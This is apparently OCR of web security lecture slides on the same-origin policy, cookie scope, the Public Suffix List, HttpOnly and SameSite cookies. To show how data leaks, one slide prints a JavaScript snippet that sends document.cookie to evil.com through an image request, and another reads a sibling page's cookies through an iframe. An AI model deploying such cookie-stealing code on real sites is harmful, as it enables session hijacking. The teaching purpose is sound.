
Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



SOP for fonts and CSS are similar.

SOP for cookies

Client echoes cookie back to server w/ every request

- Sending (only) to the right server is **really** important
- E.g., don't send cookie for bank.com to attacker.com

SOP for cookies

- Cookies have a different notion of origin
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, path)
  - (https,cseweb.ucsd.edu, /classes/fa19/cse127-ab)

SOP: Cookie scope setting

- A page can set a cookie for:
  - its own domain
  - any parent domain, as long as domain is not a public suffix
- A page can read the cookies for:
  - its own domain
  - any sub-domain

SOP: Cookie scope setting

- A page can set a cookie for:
  -
  -
- A
  -
  -

Yes, cseweb.ucsd.edu can set cookies for ucsd.edu (unless ucsd.edu is on public suffix list)

What’s the public suffix list?

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.

```
// ===BEGIN ICANN DOMAINS===

// ac : https://en.wikipedia.org/wiki/.ac
ac
com.ac
edu.ac
gov.ac
net.ac
mil.ac
org.ac

// ad : https://en.wikipedia.org/wiki/.ad
ad
nom.ad

// ae : https://en.wikipedia.org/wiki/.ae
// see also: "Domain Name Eligibility Policy" at http://www.aeda.ae/eng/aepolicy.php
ae
co.ae
net.ae
org.ae
sch.ae
ac.ae
gov.ae
mil.ae

// aero : see https://www.information.aero/index.php?id=66
aero
accident-investigation.aero
accident-prevention.aero
aerobatic.aero
aeroclub.aero
aerodrome.aero
agents.aero
aircraft.aero
airline.aero
```

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path
- New browsers only do this when `SameSite=None`
  - We'll see `SameSite` in a bit

When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	`Set-Cookie: ...; Domain=login.site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/my/home;`
`checkout.site.com`			
`login.site.com`			
`login.site.com/my/home`			
`site.com/my`			

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	`Set-Cookie: ...; Domain=login.site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/my/home;`
`checkout.site.com`	No	Yes	No
`login.site.com`	Yes	Yes	No
`login.site.com/my/home`	Yes	Yes	Yes
`site.com/my`	No	Yes	No

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

Does the cookie path give us finer-grained isolation than the SOP?

No!

- Cookie SOP:
  - cseweb.ucsd.edu/~dstefan does not see cookies for cseweb.ucsd.edu/~nadiah
- DOM SOP:
  - cseweb.ucsd.edu/~dstefan can access the DOM of cseweb.ucsd.edu/~nadiah
  - How can you access cookie?

```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiah";
document.body.appendChild(iframe);

alert(iframe.contentWindow.document.cookie);
```

Which JS scripts can access cookies?

- What happens when your bank includes Google Analytics JavaScript? Can it access your bank's authentication cookie?
  - Yes! JavaScript runs with the origin's privileges. Can access `document.cookie`.
- And SOP doesn't prevent leaking data:

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

Use `HttpOnly` cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; HttpOnly;
```


Don’t expose cookie to JavaScript via `document.cookie`

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path
- New browsers only do this when `SameSite=None`
  - We'll see `SameSite` in a bit

Why???

Motivation for `SameSite` cookies




http://evil.com

http://bank.ch

http://4chan.org

http://bank.ch

Which cookies are sent? (`SameSite=None`)




http://evil.com

http://bank.ch

http://4chan.org

http://bank.ch

